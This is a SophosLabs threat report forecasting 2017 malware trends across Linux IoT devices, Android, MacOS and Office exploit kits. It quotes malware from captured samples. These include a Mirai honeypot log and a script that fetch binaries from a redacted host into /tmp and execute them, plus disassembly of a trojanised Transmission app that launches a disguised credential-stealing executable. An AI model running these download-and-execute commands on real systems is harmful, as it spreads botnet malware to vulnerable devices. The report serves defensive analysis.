SOPHOS
Security made simple.

Looking ahead: SophosLabs 2017 malware forecast

In this report, we review malicious activity SophosLabs analyzed and protected customers against last year and use the findings to paint a picture for 2017.

Typically, the focus is on Windows, which has traditionally been the largest battleground. While some of the report does indeed look at Microsoft-specific challenges, we decided to focus more on the increasing malware threats directed at platforms where the risks are often not as well understood, specifically Linux, MacOS and Android devices.

It's impossible to predict what will happen with 100-percent accuracy, as the threat landscape is constantly changing. The findings you are about to read represent our best estimates based on research that occurs 24 hours a day, seven days a week.

SophosLabs has identified four trends that gained steam in 2016 and will likely remain challenges in 2017:

1. Linux malware that exploits vulnerabilities in Internet of Things (IoT) devices;
2. The pervasiveness of Android malware;
3. MacOS malware that spreads potentially unwanted applications (PUA); and
4. Microsoft Word Intruder malware that is now expanding its targets beyond Office.

First, we look at how Linux is increasingly being used to target and infect IoT devices that include everything from webcams to Internet-connecting household appliances.

Default passwords, out-of-date versions of Linux and a lack of encryption will continue to make these devices ripe for abuse.

Next, we review the top 10 malware families targeting Android devices, the most pervasive being Andr/PornClk. More than 20% of the cases SophosLabs analyzed in 2016 were from this family. It makes money through advertisements and membership registrations, and is persistent – taking advantage of root privilege and requesting "Device Android administrators." It downloads Android Application Packages (APKs), drops shortcuts on home screens and collects such information as the device ID, phone number and other sensitive details.

Next, we look at ransomware SophosLabs identified as Andr/Ransom-I, which pretends to be an update for the operating system and such applications as Adobe Flash and Adult Player. When downloaded, it is used to hijack the victim's phone. This malware is not nearly as widespread as the others. It accounted for 1% of all samples and didn't even make our top 10 list. But Andr/Ransom-I is still noteworthy because it targets Android 4.3 devices that are still used by 10% of Android owners – roughly 140 million worldwide.

From there we review MacOS malware designed to drop password-stealing code, including ransomware like OSX/KeRanger-A and a variety of badly behaved adware.

Though it continues to see fewer malware and ransomware infections than Windows, MacOS saw its fair share in 2016, and we expect that trend to continue.

Finally, we look at Windows-based malware kits that have historically targeted Word but are expanding their horizons to abuse Flash.

Linux malware and IoT

As noted in the introduction, Linux is increasingly used to target and infect IoT devices. The frequency and complexity of Linux malware rose throughout 2016.


One malware sample was built to evade AV detection with consistent static updates, encrypted/obfuscated strings and even some rudimentary UPX packer hacking.

SophosLabs noticed one family that was far more active than any of the others -- Linux/DDoS-BI, also known as Gayfgt -- which spread by simply scanning over large IP blocks attempting to bruteforce SSH.

It targeted low-hanging fruit such as any device that has a factory/default password.

In terms of frequency, cases of Linux/DDoS-BI have steadily increased since October, with brief drop-offs along the way. It is proving to be resilient.

For example, more than a hundred cases were observed by late October and was up to around 150 by mid-November. By mid-December it was over 200, and it was up around 466 the week of Jan. 20, 2017 before slightly dropping again.



The numbers in the graph represent samples processed by SophosLabs with a significant portion obtained by SophosLabs-run honeypots. They do not represent customer-reported detections.

SophosLabs expects an increase in complexity and a lot more LUA and Golang-based malware in the short term. It's possible these will eventually drop off purely due to its compiled file size (Hello World in Go is ~500KB), as it'll be more noticeable especially on embedded devices with limited resources.

Whatever happens in the next 12 months, one thing is clear: Golang -- a free, open source programming language created at Google – has seen a surge in popularity among tool writers.

Though the Linux malware we deconstructed has been used for a variety of purposes, we continue to watch for cases connected to attacks against IoT devices.

Security experts have long predicted threats targeting everyday home devices connected to the internet. The threat was made plain last fall when Mirai malware was used to hijack internet-facing webcams and other devices into massive botnets that were then used to launch a coordinated assault against Dyn, a Domain Name System (DNS) provider. That attack crippled such major sites as Twitter, Paypal, Netflix and Reddit.


SophosLabs does continue to receive Mirai samples. In the following image, honeypot logs show Mirai going for low-hanging fruit as the username/password combo is root/root.

```
starting service ssh-userauth
root trying auth password
login attempt [root/root] succeeded
root authenticated with password
starting service ssh-connection
executing command "cd /tmp; wget http://<mal-repo>/gtop.sh; sh gtop.sh"
```

Next we see script that is typical for the Mirai, Gayfgt and Tsunami families, where they download a variety of different platform samples and try to run them to see if something works. Take note of the file name 'dvrHelper' that the files are downloaded and saved as:

```
#!/bin/sh
cd /tmp; wget http://<mal-repo>/mirai.arm -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.arm5n -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.arm7 -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.ppc -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.m68k -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.sh4 -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.mips -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.spc -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.mpsl -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
cd /tmp; wget http://<mal-repo>/mirai.x86 -O dvrHelper; chmod +x dvrHelper; ./dvrHelper; rm -fr dvrHelper &
exit;
```

The next screen shot is of IDA disassembly. The left pane shows some individual characters that end up matching 'dvrHelper' -- just not in order, as it seems they want to check the path. The right pane shows deobfuscated strings including a YouTube link to Rick Astley – "Never Gonna Give You Up" (a bait-and-switch trick known as rick-rolling).




It's important to note that despite all the news coverage Mirai has received, we haven't seen much of it affecting our customers. We see roughly two in 10,000 endpoints reporting Mirai detections.

Top 10 Android malware


SophosLabs analysis systems processed more than 8.5 million suspicious Android applications in 2016. More than half of them were either malware or potentially unwanted applications (PUA), including poorly-behaved adware.

The APK packages analyzed in 2016 were the most of the last five years, as was the amount of malicious content discovered. The count has increased each year since 2012:



When we look at the top 10 malware families targeting Android, Andr/PornClk is the biggest, accounting for more than 20% of the cases reviewed in 2016. Andr/CNSMS, an SMS sender with Chinese origins, was the second largest (13% of cases), followed by Andr/DroidRT, an Android rootkit (10%), and Andr/SmsSend (8%). The top 10 are broken down in this pie chart:

Top 10 List of Malware




From the end of 2015 to March 2016, SophosLabs saw a sharp increase in PornClk malware. There was a quick drop for a time, but activity picked back up and steadily rose in the last 8 months of the year.


PornClk makes money through advertisements and membership registrations. It takes advantage of root privilege and requesting administrative access on the device. It then:

- Downloads additional APKs
- Creates shortcuts on home screens
- Collects sensitive information such as device IDs, phone numbers and models, Android versions and Geo IPs.


The following are screenshots of what appeared on infected devices:



1. The screen is hijacked.



2. If the screen is clicked, a porn site is opened.




3. It downloaded APKs.

4. The app opens with a fake EULA.

5. The victim gets a message saying a registration fee (RMB 18 about 3 USD) can be paid via Alipay or WeChat Pay.


6. A lot of shortcuts are dropped on the screen. Once clicked, it asks the user to install another apk download by the existing sample.



7. It also downloads and promotes legit apps to make extra cash.


Snapshot: Andr/Ransom-I

One ransomware specimen SophosLabs examined was Andr/Ransom-I. The map below shows the geographical cases of infection for this sample. Concentrations of infection were greatest in Europe and North America. One percent of the cases we reviewed and protected customers against were of this malware family.




Andr/Ransom-I targets devices with Android version 4.3, which is still used by 10% of Android owners – 140 million in worldwide.

To trick users, Andr/Ransom-I pretends to be an update for the operating system and such applications as Adobe Flash and Adult Player.



It then uses a pop-up window to block the user's ability to launch or uninstall other apps or adjust phone settings.



This example of ransomware is consistent with the larger trend that has continued to make news.

Ransomware is an old topic in information security circles. Attackers have been hijacking computers and holding files hostage for years now, typically demanding that ransom be paid in bitcoins.

SophosLabs did not see a surge in ransomware in 2016, but cases of it remained steady. We continue to see a lack of public awareness on the subject, and reports of cases where the victim is paying the ransom are increasing.

Just last month, for example, Los Angeles Valley College (LAVC) paid a public record of $28,000 (£22,500) in Bitcoins to extortionists after ransomware encrypted hundreds of thousands of files held on its servers.

Therefore, any ransomware that lands in the lab will be subjected to scrutiny.

Ransomware has typically been directed at Windows users, but it is also a potential problem for MacOS users.

MacOS malware

Though Mac malware is comparatively rare, Macs aren't magically immune to cybercriminality.

Even though Mac users aren't losing huge amounts of money to ransomware like their Windows counterparts, Mac malware is often technically sneaky and geared towards exfiltrating data or providing covert remote access to thieves -- something that could easily get companies in just as much trouble with regulators as with their customers.

One example SophosLabs will watch closely is the proliferation of password-stealing code and ransomware like OSX/KeRanger-A. The first official Transmission app (version 2.90) infected with KeRanger was discovered in early March 2016. A couple days later the infected version was removed and placed in a hard-coded KeRanger check that was part of version 2.92 (More on that in the images below).

Attackers essentially copied the ransomware formula that had served them so well on Windows. The crooks and their malware set out to:

- Trick you into opening a file you are inclined to trust.
- Install and run the ransomware program.
- Call home to one of a list of control servers for an encryption key.
- Scramble files in your home directory and on currently-mounted volumes, adding the extension .encrypted each time.
- Put a file called README_FOR_DECRYPT.txt in every directory where a file was encrypted.

Victims get the following message:

README_FOR_DECRYPT.txt


```
Your computer has been locked and all your files has been encrypted with
2048-bit RSA encryption.

Instruction for decrypt:

1. Go to [redacted]( IF NOT WORKING JUST
DOWNLOAD TOR BROWSER AND OPEN THIS LINK: [redacted])
2. Use [redacted]as your ID for authentication
3. Pay 1 BTC (~410.63$) for decryption pack using bitcoins (wallet is
your ID for authentication - [redacted])
4. Download decrypt pack and run

---> Also at [redacted]you can decrypt 1 file
for FREE to make sure decryption is working.

Also we have ticket system inside, so if you have any questions - you
are welcome.
We will answer only if you able to pay and you have serious question.

IMPORTANT: WE ARE ACCEPT ONLY(!!) BITCOINS
HOW TO BUY BITCOINS:
https://localbitcoins.com/guides/how-to-buy-bitcoins
https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
```

To prevent getting infected, Sophos at the time recommended the following actions:

- Consider running a Mac anti-virus that can automatically scan the files you download before you run them for the first time, and that can check out the websites you try to access before your browser gets to them.
- Make regular backups and keep a recent backup copy offline, and preferably also offsite. OS X's Time Machine backup software can create encrypted backups, so even if the disk they're stored on is stolen, your backup is safe from prying eyes. That means you can safely exchange backup disks with a friend or family member on a regular basis, so that you each provide the other's offsite storage.

Another example of trouble for Mac users came in August, when a bogus version of Transmission 2.92 was uploaded that contained malware known as OSX/PWSSync-B.

Ironically, the main feature added when 2.92 was released was a malware removal utility for MacOS ransomware OSX/KeRanger-A.



A similar hack applied to the Transmission app occurred that same month. The hacked Transmission program itself contained only a tiny change: a small snippet of code added at the start that loads a file called License.rtf that is packaged into the application bundle. (Last time, the sneaky extra file was General.rtf.)

```
loc_100002538:                          ; CODE XREF: sub_1000023D6+110↑j
    mov     rbx, [r15]
    mov     rdi, rbx                    ; char *
    call    _strlen
    lea     rdx, [rax-13h]
    lea     r12, [rbp+var_1030]
    mov     ecx, 400h
    mov     rdi, r12
    mov     rsi, rbx
    call    ___strncpy_chk
    mov     rdi, [r15]                  ; char *
    call    _strlen
    mov     byte ptr [rax+r12-13h], 0
    lea     rcx, aS0ResourcesLic        ; "%s/Resources/License.rtf"
    xor     esi, esi                    ; int
    mov     edx, 400h                   ; size_t
    xor     eax, eax
    mov     rdi, r12                    ; char *
    mov     r8, r12
    call    ___sprintf_chk
    mov     rdi, r12                    ; char *
    call    _system

loc_100002592:                          ; CODE XREF: sub_1000023D6+163↑j
    mov     edi, r14d
    mov     rsi, r15
    call    _NSApplicationMain
    cmp     r13, [rbp+var_30]
    jnz     short loc_100002585
    add     rsp, 1008h
    pop     rbx
```

Transmission's hacked startup code loads License.rtf from the Resources subdirectory

The file License.rtf sounds innocent enough – what software doesn't include a licensing document somewhere? – and opening it seems equally reasonable.

```
duck@1011:/Volumes/Transmission/Transmission.app/Contents/Resources$ ls -l
total 8392
-rw-r--r--   1 duck  staff    14559 Aug 28 17:09 AboutWindow.nib
-rw-r--r--   1 duck  staff     8614 Aug 28 17:09 ActionHover.tiff
-rw-r--r--   1 duck  staff     8610 Aug 28 17:09 ActionOn.tiff
-rw-r--r--   1 duck  staff    15000 Aug 28 17:09 Bandwidth.tiff
-rw-r--r--   1 duck  staff     4262 Aug 28 17:09 BlocklistStatusWindow.nib
-rw-r--r--   1 duck  staff      711 Aug 28 17:09 COPYING
-rw-r--r--   1 duck  staff     7890 Aug 28 17:09 CleanupTemplate.tiff
-rw-r--r--   1 duck  staff     7572 Aug 28 17:09 CompleteCheck.tiff
-rw-r--r--   1 duck  staff    14446 Aug 28 17:09 CreateLarge.tiff
-rw-r--r--   1 duck  staff     5945 Aug 28 17:09 Credits.rtf
-rw-r--r--   1 duck  staff     4554 Aug 28 17:09 Defaults.plist
-rw-r--r--   1 duck  staff     7294 Aug 28 17:09 DownArrowGroupTemplate.tiff
-rw-r--r--   1 duck  staff     7272 Aug 28 17:09 DownArrowTemplate.tiff
-rw-r--r--   1 duck  staff      819 Aug 28 17:09 DownloadBadge.png
-rw-r--r--   1 duck  staff    12352 Aug 28 17:09 FavIcon.tiff
-rw-r--r--   1 duck  staff     5192 Aug 28 17:09 FileRenameSheetController.nib
-rw-r--r--   1 duck  staff     9055 Aug 28 17:09 FilterBar.nib
-rw-r--r--   1 duck  staff    43220 Aug 28 17:09 Globe.tiff
-rw-r--r--   1 duck  staff     9324 Aug 28 17:09 GreenDot.tiff
-rw-r--r--   1 duck  staff    13110 Aug 28 17:09 Groups.tiff
-rw-r--r--   1 duck  staff     7696 Aug 28 17:09 GroupsNoneTemplate.tiff
-rw-r--r--   1 duck  staff     3697 Aug 28 17:09 Info.plist
-rw-r--r--   1 duck  staff     9854 Aug 28 17:09 InfoActivity.tiff
-rw-r--r--   1 duck  staff    11083 Aug 28 17:09 InfoFileView.nib
-rw-r--r--   1 duck  staff     8740 Aug 28 17:09 InfoFiles.tiff
-rw-r--r--   1 duck  staff    11102 Aug 28 17:09 InfoGeneral.tiff
-rw-r--r--   1 duck  staff    11352 Aug 28 17:09 InfoOptions.tiff
-rw-r--r--   1 duck  staff     8678 Aug 28 17:09 InfoPeers.tiff
-rw-r--r--   1 duck  staff    20130 Aug 28 17:09 InfoPeersView.nib
-rw-r--r--   1 duck  staff     9540 Aug 28 17:09 InfoTracker.tiff
-rw-r--r--   1 duck  staff     7287 Aug 28 17:09 InfoTrackersView.nib
-rw-r--r--   1 duck  staff    10795 Aug 28 17:09 InfoWindow.nib
-rwx------   1 duck  staff  3035136 Aug 28 17:09 License.rtf
-rw-r--r--   1 duck  staff     9272 Aug 28 17:09 Lock.tiff
-rw-r--r--   1 duck  staff    13358 Aug 28 17:09 Magnet.tiff
```

Except that this License isn't what it seems.

It was actually an MacOS executable (program file) that:

- Configures itself as an OS X LaunchAgent so that it runs automatically every time you reboot or logon.
- Steals passwords and other credentials from your OS X Keychain, the Mac's built-in password manager.
- Calls home to download additional scripts to run.

The hacked Transmission.app package was digitally signed, so if you run it you won't see an "unknown developer" warning, but the signature doesn't identify the developer you'd expect for a legitimate Transmission file:

```
FAKE APP (AUGUST 2016):
Identifier=org.m0k.transmission
Authority=Developer ID Application: Shaderkin Igor (836QJ8VMCQ)
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Signed Time=Aug 28, 2016, 5:09:55 PM
TeamIdentifier=836QJ8VMCQ

REAL APP:
Identifier=org.m0k.transmission
Authority=Developer ID Application: Digital Ignition LLC
Authority=Developer ID Certification Authority
Authority=Apple Root CA
Timestamp=6 Mar 2016, 20:01:41
TeamIdentifier=5DPYRBHEAR
```

Those affected:

- Have a Mac running OS X.
- Downloaded the Transmission 2.92 BitTorrent client on 28 or 29 August 2016.
- Actually ran the booby-trapped Transmission app you downloaded.

The bad guys gained plenty of traction with these attacks, and we expect more of it in 2017.

Ransomware defensive measures

While ransomware exists on many platforms, it has historically been most prevalent on Windows. Here are some resources we previously released for Windows, many of which can help protect Android and Mac OS as well:

- To defend against ransomware in general, see our article How to stay protected against ransomware.
- To protect against JavaScript attachments, tell Explorer to open .JS files with Notepad.
- To protect against misleading filenames, tell Explorer to show file extensions.
- To learn more about ransomware, listen to our Techknow podcast.

Microsoft Word Intruders stepping outside Office

Microsoft Word Intruder (MWI) is the best known Office exploit builder, and certainly one of the most popular in cybercrime groups. The author of this kit keeps updating the product. The most frequent updates are geared toward avoiding AV detections, but from time to time new exploits are added to the kit.

Having new exploits increases the chance of successfully infecting targets. The newer the exploit, the greater the chance that the vulnerability has not been fixed yet.

Traditionally, MWI has used popular Microsoft Office exploits to get at its victims. But the latest update, released some time around the beginning of August, adds a new twist:

For the first time in the history of MWI, a non-Office exploit was added.

Specifically, the exploit targeted vulnerabilities in Adobe Flash Player outlined in CVE-2016-4117.

This exploit was also added to major exploit kits such as Angler, Neutrino and Magnitude in May 2016.

In one scenario, a vulnerable Flash object was embedded into the Rich Text Format document. An external layer would decrypt the internal layer (it is stored in the DefineBinaryData internal storage), then load it.


This method was used by the once popular Angler Exploit Kit and it's reasonable to assume that the author of MWI took the idea from there.

Payload

We identified a handful of documents generated with the new version of MWI. Most of them dropped Swrort, a simple backdoor that makes it possible to download and execute external programs, or execute commands and Powershell scripts.

The other malware in some of the delivered payloads was Latentbot, a highly encrypted bot.

For the Latentbot infections, there were only a few infected endpoints, mostly in the USA, UK and China, as the map below shows:



SophosLabs will continue to watch for additional mutations of MWIs. Now that its toolbox has expanded beyond Office, 2017 could prove interesting.

Conclusion

As we said at the start of this report, it's impossible to predict what will happen in 2017 with 100-percent accuracy. But it's a fair bet that Android and MacOS devices will continue to be heavily targeted, given the success attackers have had thus far.

We expect exploits against vulnerable IoT technology to continue on an upward trajectory, with attackers emboldened by the success of campaigns like last October's Mirai assault against Dyn.

SophosLabs will continue to do its part to stop the malware in its tracks.

Enterprises must continue to educate employees and end users on the social engineering tactics attackers use to trick them into downloading malware.

They must also continue to keep track of vulnerabilities and patches that affect their systems.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

17-02-10 NA (DD-2552)

SOPHOS